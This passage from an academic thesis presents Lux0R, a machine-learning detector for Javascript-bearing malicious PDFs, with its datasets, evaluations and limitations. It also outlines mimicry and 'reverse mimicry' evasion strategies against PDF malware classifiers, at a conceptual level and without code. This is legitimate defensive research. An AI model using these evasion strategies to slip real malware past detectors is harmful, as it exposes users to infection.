


FIGURE 3.2: An example of mimicry attack

3.4 Javascript-Based countermeasures: Lux0R

In this section, I will describe a solution I contributed to develop for detecting Javascript-based PDF files that is robust against mimicry attacks [36]. The idea is thus to translate Javascript code into an API reference pattern, counting the number of times a certain API reference appears from both static and dynamic analysis of Javascript code. Our objective is to *automatically* determine what references characterize malware code the most (and benign code, the less), and use them as features for malware detection.

The type of malicious actions that are performed by Javascript code does not matter: in a way or another, it should reference some set of objects, methods/functions, and attributes natively recognized by the Javascript interpreter. Malicious code should reference them with patterns substantially different from those observed in legitimate code. The proposed system aims at modeling and distinguishing between malicious and legitimate API reference patterns, through a fully automated process. As depicted in Figure 3.3, our system is structured into three main modules, whose tasks are as follows.

1. **API reference extraction** The PDF document undergoes an analysis process that extracts all API references that appear from both static and runtime analysis of embedded Javascript code (3.4.1).

2. **API reference selection** Only API references that *characterize* malicious samples are selected (suspicious API references). A *reference pattern* is built computing the number of times each selected API is employed by Javascript code (3.4.2).

3. **Classification** The reference pattern is classified as either legitimate or malicious through an accurate detection model (3.4.3). If malicious code is detected, the whole set of (suspicious) API references can be forwarded to a human operator for further inspection, or employed to automatically setup a *high-interaction* honey-client for a thorough behavioral analysis.

The set of malicious API references Φ, as well as the detection model, are inferred through a fully automated machine learning process. In the following, the set of documents employed during the learning phase is referred to as training dataset D and we indicate its cardinality $|D|$ with N.




Figure 3.3: Architecture of `LuxOR`

3.4.1 API reference extraction

As mentioned in Section 3.1.2, malicious Javascript code may be hidden through multiple levels of obfuscation relying on Adobe-specific objects, methods and variables. Whereas static analysis may highlight some suspicious API references, e.g., those employed by the malicious decoding routine in Example 3.2, a dynamic code analysis is necessary in order to highlight also API references that come from runtime code execution. To this end, we rely on `PhoneyPDF`[9], a recently proposed analysis framework specifically tailored to emulate the Adobe DOM (Document Object Model). We instrumented `PhoneyPDF` in order to keep track of any API reference appearing from both static and dynamic code analysis.

It is worth noting that some previous work [68, 70, 75] attempted to perform dynamic analysis using open-source interpreters such as `SpiderMonkey` [78] or `Rhino` [79] (I provide

[9]https://github.com/smthmlk/phoneypdf

more details on §3.1.3). However, such interpreters recognize the Javascript ECMA [47] standard, and unless Adobe DOM emulation take places, they are unable to interpret Javascript references that are specific to the Acrobat PDF standard [46]. For instance, such interpreters would completely fail to execute the code in Example 3.2, since a number of references such as `app.doc.syncAnnotScan()`, `app.plugIns.length`, and `app.doc.getAnnots()` are not recognized by the Javascript ECMA standard.

3.4.2 API Reference Selection

We select only a subset Φ of API references that characterize malicious Javascript code, and use them for building an API reference *pattern*. Our system is able to automatically build such a set using a sample D of PDF documents whose class, benign or malicious, is known. Let us define R as the set of Javascript objects, methods, attributes, functions, and constants recognized by the Acrobat PDF API[10] [46], Ψ_i as the set of all Javascript objects, methods, attributes, functions, and constants referenced by the i-th PDF document in D, m and b, respectively, the number of malicious and benign PDF documents in D (i.e., $m + b = N$), and $class(i)$ as a function which returns the known class of the i-th document (i.e., benign or malicious). The feature set Φ is given by all the references $r \in R$ such that

$$\sum_{i=0}^{N} \phi(r,i) > t \tag{3.1}$$

where $t \in [0, 1]$ is a discriminant threshold, and $\phi(r, i)$ is defined as follows

$$\phi(r,i) = \begin{cases} +1/m & \text{if } r \in \Psi_i \text{ and } class(i)\text{=malicious} \\ -1/b & \text{if } r \in \Psi_i \text{ and } class(i)\text{=benign} \\ 0 & \text{otherwise} \end{cases}$$

In practice, Φ is composed of API references whose presence is more frequent in malicious than benign PDF files by a factor of t. The threshold t is a parameter in our evaluation, and should be chosen in order to reflect a good tradeoff between classification accuracy and robustness against evasion by mimicry attacks (see Section 3.6). As we will see in Section 3.5, we found that different choices for t may have negligible effect on malware detection accuracy, but relevant effect on classification *robustness*.

[10]In this work, we were able to identify 3,272 API references.

3.4.3 Classification

For each API reference selected in the previous phase, we count the number of times it is employed by Javascript code. This way, we build an API reference pattern (i.e., a vector), and submit it to a classifier which labels it as either benign or malicious. We deliberately adopted such a simple pattern representation in order to (a) make our system suitable for real-time detection and (b) make API reference patterns understandable by a human operator.

Analogously to the previous phase, the classifier is built using a sample of PDF documents whose label (benign or malicious) is known. This phase aims to find a general model to accurately discriminate between malicious and benign API reference patterns. Let us consider C as the set of classification algorithms to be evaluated. For each one of them, we estimate its "optimal" parameters, i.e., those which provide the best classification accuracy according to a k-fold cross-validation on dataset D [80]. More in detail, we randomly split dataset D into k disjunct portions: the classifier is trained on $k-1$ portions of D (training portion), whereas the remaining portion (testing portion) is used to evaluate its accuracy. This experiment is repeated k times, considering each time a different testing portion. The average classification accuracy over these k experiments is used as an indication of the suitability of the classifier's parameters [80]. Finally, we select the classification algorithm showing the best overall accuracy and use its optimal parameters to build a new classifier using the whole dataset D. This classifier is then used to perform malware detection.

3.5 Evaluating Lux0R

We trained and evaluated our system using both benign and malicious PDF documents collected in the wild. In particular, we performed three main evaluations: a statistical, a CVE-based, and an adversarial evaluation.

The statistical evaluation is aimed at estimating the average accuracy of our system and its statistical deviation under operation, as well as the average amount of time needed to process a PDF sample. To this end, we consider a large set of PDF malware in the wild exploiting vulnerabilities that may be either known or unknown. We repeatedly split the dataset into two parts: one portion is used to train the system, whereas the other one is employed to test its accuracy on never-before-seen PDF samples. During this process, we always keep track of the elapsed time.

On the other hand, the CVE-based evaluation aims to estimate to what extent our system is able to predict and detect new classes of PDF exploits. To this end, we only consider

PDF malware samples whose exploited vulnerabilities (CVE references) are known [81]. We train our system on PDF malware exploiting vulnerabilities discovered until a specific date, then we estimate its accuracy on malware samples exploiting vulnerabilities discovered *after* such a date.

Finally, the adversarial evaluation aims to test whether our system is able to cope with an adversary who aims to evade detection. In all evaluations, we also rely on a large set of benign PDF files.

3.5.1 Dataset

The dataset is made up of 17,782 unique PDF documents embedding Javascript code: 12,548 malicious samples (M_{gen}), and 5,234 benign samples (B). The whole dataset is the result of an extensive collection of PDF files from security blogs such as `Contagio`[11], `Malware don't need Coffee`[12], analysis engines such as `VirusTotal`[13], search engines such as `Google` and `Yahoo`. It is easy to see that the benign class is undersampled with respect to the malicious one. In fact, albeit Javascript code is a typical feature of malicious PDF files, it is relatively rare within benign PDF files[14]. We were also able to identify a subset $M_{cve} \subset M_{gen}$ composed of 10,014 malware samples whose exploited vulnerabilities are known (see Table 3.1)[15].

Dataset Validation and Ground Truth We validated the class of PDF samples in M_{gen} and B employing `VirusTotal` [82] and `Wepawet` [75]. `VirusTotal` is a web service capable to automatically analyze a file with more than forty (updated) antivirus systems, among the most popular ones. `Wepawet` is a web service capable of extracting and analyzing Javascript code embedded in PDF documents, through both signature matching and machine learning techniques. Notably, when Javascript code matches a known malware signature, `Wepawet` may also provide information about the exploited vulnerabilities through the related CVE references.

We built M_{gen} so that each sample within such a set was detected by at least 10 different antivirus systems, according to `VirusTotal`. We consider this threshold as reasonably

[11] `http://contagiodump.blogspot.it`
[12] `http://malware.dontneedcoffee.com`
[13] `https://www.virustotal.com`
[14] From search engines only, we retrieved more than 10 millions of unique PDF samples, using carefully crafted keywords to increase the chance of collecting (benign) PDF files embedding Javascript content.
[15] Please note that the number of CVE references is larger than the cardinality of M_{cve}, because a single malicious PDF document might exploit multiple vulnerabilities.

high to conclude that each PDF sample in M_{gen} is a *valid* malware instance. In particular, we verified the CVE reference of each sample in M_{cve} exploiting the `Wepawet` API, through a semi-automated process.

On the other hand, we built B so that each sample within this set was flagged at most by one antivirus system according to `VirusTotal`, and was never flagged by `Wepawet`. We manually verified all samples in B receiving one alert (466 files): they were actually perfectly benign PDFs. It turned out that `Comodo` antivirus (which is included in the list of antivirus systems managed by `VirusTotal`) was using a signature that "naively" raised an alert whenever a PDF file containing Javascript code was found. In our case, these alerts were clearly false positives.

TABLE 3.1: Distribution of CVE references related to samples in M_{cve}.

CVE Reference	PDF Samples
CVE-2014-0496	39
CVE-2013-3346	1
CVE-2012-0775	6
CVE-2011-2462	11
CVE-2010-3654	1
CVE-2010-2883	18
CVE-2010-1297	1
CVE-2010-0188	869
CVE-2009-4324	273
CVE-2009-3459	4
CVE-2009-0927	1661
CVE-2009-0837	62
CVE-2008-2992	1804
CVE-2007-5659	7665

Getting Our Dataset In order to allow other researchers to compare and verify our results, we have published the `sha256sum` of each sample pertaining to datasets M_{gen}, M_{cve} and B at the following address: `http://pralab.diee.unica.it/sites/default/files/lux0r-dataset.zip`. Such hashes can be used to retrieve all PDF samples employed in our evaluation, by means of the `VirusTotal` API. Additionally, for samples in M_{cve} we also list the related CVE references.

3.5.2 Statistical Evaluation

The statistical evaluation is performed by randomly splitting PDF samples in M_{gen} and B into two disjunct portions. A fraction of 70% PDFs is used to train `Lux0R` (training split), whereas the remaining portion is used to evaluate its classification accuracy on new samples (testing split). Each split contains samples pertaining to either malicious or benign PDFs. The above process is repeated *five* times (runs) to estimate average and standard deviation of the detector's accuracy.

In our evaluation, we compared our detector to `PjScan` [70]. To the best of our knowledge, with the exception of `Wepawet` [75], this is the unique public available tool for the detection of PDF-embedded Javascript malware based on machine learning algorithms. Please note, however, that comparing `Wepawet` to our tool is not fair for two main reasons: (a) most of `Wepawet`'s detected samples (i.e., 95.37%) are due to *signatures*, i.e., those that allowed us to validate samples in M_{cve}; (b) we have no control on `Wepawet`'s training data.

During our study, we evaluated many different values for both the threshold t and the classification algorithms. In particular, we evaluated three popular classification algorithms: Support Vector Machines (SVMs), Decision Trees and Random Forests. Table 3.2 and Figure 3.4 show a summary of the classification results obtained with $t = 0.2$ and a Random Forests classification algorithm with 10 trees and maximum deep comprised between 30 and 100, but we found very similar results for different choices of number of trees > 5, maximum deep > 100, and threshold $t > 0$. For the cross-validation process we employed $k = 3$ folds. For `PjScan` we employed the same procedure described above, using its default settings. However, benign samples pertaining to the training split have not been considered, since `PjScan` learns from malicious PDFs only. According to these results, `LuxOR` achieves a very high detection rate with almost no false alarms, and a negligible standard deviation. Please note that, in a real-world scenario, false positives would be much lower (according to our data, by at least 3 orders of magnitude) since, as mentioned in Section 3.5.1, benign PDF documents typically *do not contain* Javascript code.

From Table 3.2, it is easy to see that `LuxOR` substantially outperforms `PjScan` both in terms of detection rate and in terms of false positive rate. We explain these results by highlighting some key weaknesses of `PjScan`, with respect to our tool.

Table 3.2: Classification Results according to the Statistical Evaluation.

Detector	Detection Rate	False Positive Rate
`LuxOR`	**99.27**% (± 0.04%)	**0.05**% (± 0.02%)
`PjScan`	89.38% (± 5.87%)	0.58% (± 0.28%)

First, `PjScan` performs a static analysis of Javascript code, thus it may be easily defeated through code obfuscation (see Example 3.2). Second, it analyzes Javascript code focusing on the *syntax* of malware code, that is not directly related to code *behavior*. On the other hand, focusing on API references allows us to perform a lightweight analysis that is somewhat linked to code behavior, as shown in Examples 3.3 and 3.2. Finally, `PjScan` learns from malicious PDFs only. Thus, it has no way to select *discriminant* features, in order to achieve high accuracy. The set of benign Javascript samples contains precious information that we exploit to achieve high classification accuracy.

It is worth noting that `PjScan` results in Table 3.2 are only related to PDF documents it was able to analyze. In particular, we found that (on average) `PjScan` was not able to analyze 11.8% of PDF malware samples and 47.29% of benign samples within the testing splits of our dataset. This behavior may be due to limits in the static analysis of `PjScan`, since malware exploiting advanced obfuscation techniques and specific vulnerabilities (e.g., `CVE-2010-0188` [16]) were completely unobservable by the system. Thus, considering all submitted samples, the average detection rate of `PjScan` would be actually 78.84%, with 0.31% of false positives.

Processing time During the statistical evaluation, we kept track of the time needed by `PjScan` and `LuxOR` to process a malicious or benign PDF file, for both learning and classification.[17] In practice, for both tools, learning and classification have a negligible impact. Both tools require only few seconds to learn from the whole dataset, and milliseconds to classify a PDF sample. The great majority of processing time is actually related to the PDF parsing process, that on `PjScan` is performed through `libPDFJS`[18], whereas on `LuxOR` is based on `PhoneyPDF` (see Section 3.4.1). Table 3.3 summarizes our results.

Table 3.3: Average processing time of `PjScan` and `LuxOR` for samples in M_{gen} and B.

Detector	M_{gen}	B
`LuxOR`	0.75 seconds/sample	2.59 seconds/sample
`PjScan`	0.08 seconds/sample	0.917 seconds/sample

As it can be seen, both tools are clearly suitable for real-time detection on end-user machines, even if `PjScan` is a clear winner. Indeed, emulating Adobe DOM allows to perform a much thorough evaluation of PDF samples, and this comes at a prize. It is easy to see that parsing benign samples takes much more time than parsing malware samples. There is a good reason for this, since benign samples typically contain much more objects (e.g., text, images and so on), with respect to malware samples. That is,

[16]http://blog.fortinet.com/cve-2010-0188-exploit-in-the-wild

[17]We performed this evaluation on a machine with Intel Xeon CPU E5-2630 2.30GHz, with 8 GB of RAM and hard disk drive at 7200 rpm.

[18]http://sf.net/p/libpdfjs

malware samples in the wild typically contain only objects that are necessary/useful to execute an exploit.




FIGURE 3.4: ROC curve of `LuxOR` for one of the five runs performed on our dataset. The plot focuses on `DR>98%` and `FPR` $\leq$`1%`.

3.5.3 CVE-based Evaluation

The CVE-based evaluation is performed by splitting M_{cve} into two disjunct portions. The first portion is used to train the system and it is composed of PDF malware exploiting vulnerabilities discovered until a certain year Y[19]. The remaining portion is used to evaluate the detection accuracy of the system against never-before-seen Javascript exploits, i.e., those exploiting vulnerabilities discovered after year Y. Accordingly, we randomly split dataset B into two disjunct portions. The first one (70%) takes part in the learning phase of the system, whereas the second one (30%) is used to evaluate its false positive rate. We employed the same learning parameters as in the statistical evaluation described in Section 3.5.2, and averaged the detection results over five runs.

Table 3.4 summarizes the classification results obtained by `LuxOR` and `PjScan` on the M_{cve} dataset[20]. Results in Table 3.4 are very interesting for a variety of reasons.

[19]Some PDF malware may exploit multiple vulnerabilities in Table 3.1. For such samples, we consider the *most recent* CVE reference.

[20]For simplicity, we do not display the standard deviation: for both tools, it received values close to those obtained in the statistical evaluation.

First, it can be seen that LuxOR is able to *truly* generalize, i.e., detect PDF malware samples using features that are somewhat *agnostic* to the specific vulnerability. This is a fundamental aspect that may allow for detecting never-before-seen Javascript attacks. This result is in agreement with our discussion in Section 3.1.2, where we identified three common phases for Javascript-based PDF exploits. In order to implement these phases, malware samples need to employ some common API references, regardless the exploited vulnerability. Think, for instance, to String manipulation references (e.g, unescape, substring, length, etc.), or Adobe-specific references (e.g., app.viewerVersion, app['eval'], app.plugIns, etc.), typically employed to "obfuscate" malicious code, fingerprint the runtime environment, or implement exploitation techniques.

Moreover, as in the statistical evaluation, LuxOR substantially outperforms PjScan in terms of classification accuracy. In particular, when our detector was trained on PDF samples exploiting *only* CVE 2007-5659, more than 96% of malware samples exploiting other vulnerabilities, i.e. those discovered from 2008 up to now, were detected, with very low false-alarm rate (about 0.6%). As it can be seen, the LuxOR's accuracy tend to further improve, going forward in time. Learning from samples exploiting vulnerabilities discovered until 2009 allows LuxOR to detect *all* other malware samples, including those exploiting the most recent CVE-2014-0496, with a false-alarm rate of 0.44%. Finally, learning from samples exploiting vulnerabilities discovered until 2011 allows LuxOR to detect all recent malware samples, with *zero* false positives.

TABLE 3.4: Classification Results according to the CVE-based evaluation. DR=malware detection rate, FPR=false-positive rate.

CVE Splits		LuxOR		PjScan	
Learn	Test	DR	FPR	DR	FPR
2007	2008→14	96.27%	0.64%	45.33%	0.19%
2007→08	2009→14	97.97%	0.83%	74.85%	0.36%
2007→09	2010→14	100%	0.44%	24.68%	0.53%
2007→10	2011→14	100%	0.25%	16.07%	0.71%
2007→11	2012→14	100%	0%	15.55%	0.73%

The behavior of PjScan seems somewhat inconsistent across different training-testing splits. For instance, the accuracy decreases when malware samples exploiting vulnerabilities discovered in 2009 are added to the training dataset. The main reason for this behavior is that a significant number of samples, mostly related to CVE-2010-0188, could not be analyzed by the tool, as mentioned in Section 3.5.2. In particular, the percentage of PDF malware samples which PjScan is not able to process is 28%, 25.15% and 91.85% for testing splits 2008→14, 2009→14 and 2010→14, respectively.

3.6 Evaluating Lux0R Against Adversarial Attacks

We also tested our system against adversarial manipulation of malware samples, considering a simple, most likely, model of adversary. In fact, as soon as malware detectors such as `Lux0R` are employed in real-world deployment, they may face with a determined adversary who is willing to evade detection with *minimum effort.* According to the architecture in Figure 3.3, the adversary may attack our system at different levels of abstraction:

1. **API reference extraction**: devising a malware instance for which our analysis framework based on `phoneypdf` fails to extract some relevant API references;
2. **API reference selection**: corrupting our dataset with malicious samples so that the API selection process extracts a sub-optimal set of references;
3. **Classification**: manipulating the set of API references employed by Javascript code so as to (a) mislead the model selection algorithm, (b) evade detection.

Attacks of type (1) require the adversary to thoroughly study how our framework works, to find and exploit limits in the Adobe-DOM emulation/implementation or in the execution of Javascript code. To devise attacks of type (2) and (3a), the adversary needs to acquire some control over our data sources, as well as over the systems that we employed to validate the label of PDF samples [83]. Finally, attacks of type (3b) simply require the adversary to manipulate malware samples that are analyzed by `Lux0R` during its detection phase. Whereas all these attacks might be indeed possible, in this evaluation we focus on the latter attack (3b), which (we believe) is one of the most probable in real-world deployment, and, more importantly, goes to the "heart" of our approach.

But, how to devise a malware sample with the aim of evading our system? There are basically two choices: the adversary may either (a) modify a working exploit to avoid using some API references that have been selected by `Lux0R`; or (b) *add* API references to a working exploit. We focus on the latter approach, which is indeed the simplest one, works with any kind of exploit, and can be *automated* with little effort by an adversary. Now, what kind of references might be added by an adversary? The simplest attack might be to add a number of API references typically found in *benign* Javascript, performing a mimicry attack based on feature addition.

3.6.0.1 Mimicry Attack based on Feature Addition

In order to emulate the mimicry attack, we added B benign Javascript codes to a PDF malware correctly classified by `Lux0R`. Both malicious and benign samples have been randomly sampled from the testing set. We repeated the process X times (with five different training-testing splits) and evaluated the average ratio (probability) of evasion against `Lux0R`, for different values of the API selection threshold t (see Section 3.4.2). We also kept track of the normalized AUC1% (Area under ROC curve for FPR≤1%) of `Lux0R` for the same values of t. We employed the same learning parameters as in the statistical and CVE-based evaluation.

Table 3.5 shows the results of our evaluation, for $B = X = 100$, i.e., 100 benign codes were added to each malicious sample, and we repeated this process for 100 times. As it can be seen, there are some statistical fluctuations, especially for AUC1%, whose estimation might be performed on relatively low number of ROC points (only points for FPR below 1% are considered). However, we chose to display AUC1% instead of the full AUC, since it is much more indicative of `Lux0R`'s accuracy for real-world operating points. In general, the larger the threshold t, the lower the chance of evasion by mimicry attacks based on feature addition. For negative values of t we select also API references that are more frequent in benign documents. From one hand, this may improve the detection accuracy, since we may exploit more information about benign samples (see, e.g., the result for $t = -0.1$). On the other hand, negative values for t increase the chance of evasion, since an adversary may arbitrarily add API references that are typically encountered in benign files. This, in turn may increase the chance of classification errors. Moreover, the number of features tend to increase, and this may increase the chance of "overfitting" the detection model on known data (thus, even slight variations of known samples might be misclassified). In previous evaluations we chose a value of $t = 0.2$, that, according to Figure 3.5, can be considered a good tradeoff between classifier accuracy and robustness against evasion by such a category of attack. Nevertheless, higher thresholds can be chosen without actually noticing significant drops in the classification accuracy (substantially, there is not negative correlation between AUC1% and t in the considered range).

The presented results show that, by working on the threshold value t, it is possible to make the system really robust against mimicry attacks. Of course, this is not the strongest attack that can be made. As I will show in the next sections, other attack variants are possible. However, this system represents a good example of how mimicry attacks can be tackled.

3.7 Lux0R Limitations

As shown in Section 3.5, the method implemented in `Lux0R` is conceptually simple, and performs exceptionally well in detecting Javascript-based PDF threats. Nevertheless, we




FIGURE 3.5: Probability of evasion by mimicry attack through feature addition, and normalized AUC1% of `LuxOR` for various values of the API selection threshold t.

recognize some main limitations.

As mentioned in Section 3.6, any error in the API extraction process may negatively affect the accuracy of our detector. In fact, we encountered many cases in which `phoneypdf` was unable to completely execute malicious Javascript code due to limits in the Adobe DOM emulation. Even in the presence of these emulation errors, the set of extracted API references was sufficient to detect malicious patterns, for the great majority of cases we encountered. However, improving the Adobe DOM emulation remains a fundamental task to cope with obfuscated malware samples.

Malware samples employing completely different API references (with respect to those selected by `LuxOR` during the learning phase), might escape from detection by `LuxOR`. The detection approach of `LuxOR` clearly raises the bar against malware implementation, but future work is needed to cope with the possible presence of such malware samples. A possible solution might be to raise an alert whenever too few API references are extracted from Javascript code, compared to its size. In the presence of such alerts, manual inspection might be necessary.

However, the biggest drawback of Lux0R is the fact that it can only detect Javascript-bearing PDF. This means that other types of attack (*e. g.*the ones that rely on Flash)



Start
Test the classifier with a new sample
Is the sample labeled Malicious?
Yes
No
Inject malicious content inside the file
Test the classifier with the new sample
Is the sample labeled Malicious?
Yes
No
End

FIGURE 3.6: Conceptual structure of the reverse mimicry attack

cannot be detected. For this reason, a system that analyzes the structure of the PDF file can be a more reasonable solution. However, other attacks can be developed against these systems that might thwart their usage.

3.8 Reverse Mimicry

The mimicry attack does not always guarantee good efficiency, as an attacker has to guess a reasonable model of benign samples based on the knowledge of the learning algorithm, and the features used. If we consider the model described in Chapter 2, this attack is strongly dependent on the *knowledge* the attacker has about the feature used by the system. This means that, if an attacker makes a wrong guess, the sample can go farther from the benign region. Moreover, the changes that the attacker should do to the feature values might be impossible to be done concretely, due to some limitations in operating with `PDF data`. A possible solution to this problem has been proposed by Snrdic et al. [34], by limiting the changes to only *adding* features on a certain area of the file. Although effective, the authors also state that this changes might easily be detected.

In this section, I propose a novel methodology of attacks, called *reverse mimicry*. This methodology is particular effective against static structural systems, which have proved to be the most effective ones against malware in the wild. Developing such methodology




FIGURE 3.7: An example of reverse mimicry attack

allows to anticipate possible moves that an attacker can make to evade structural systems, which allow for a broader detection of PDF malware in the wild.

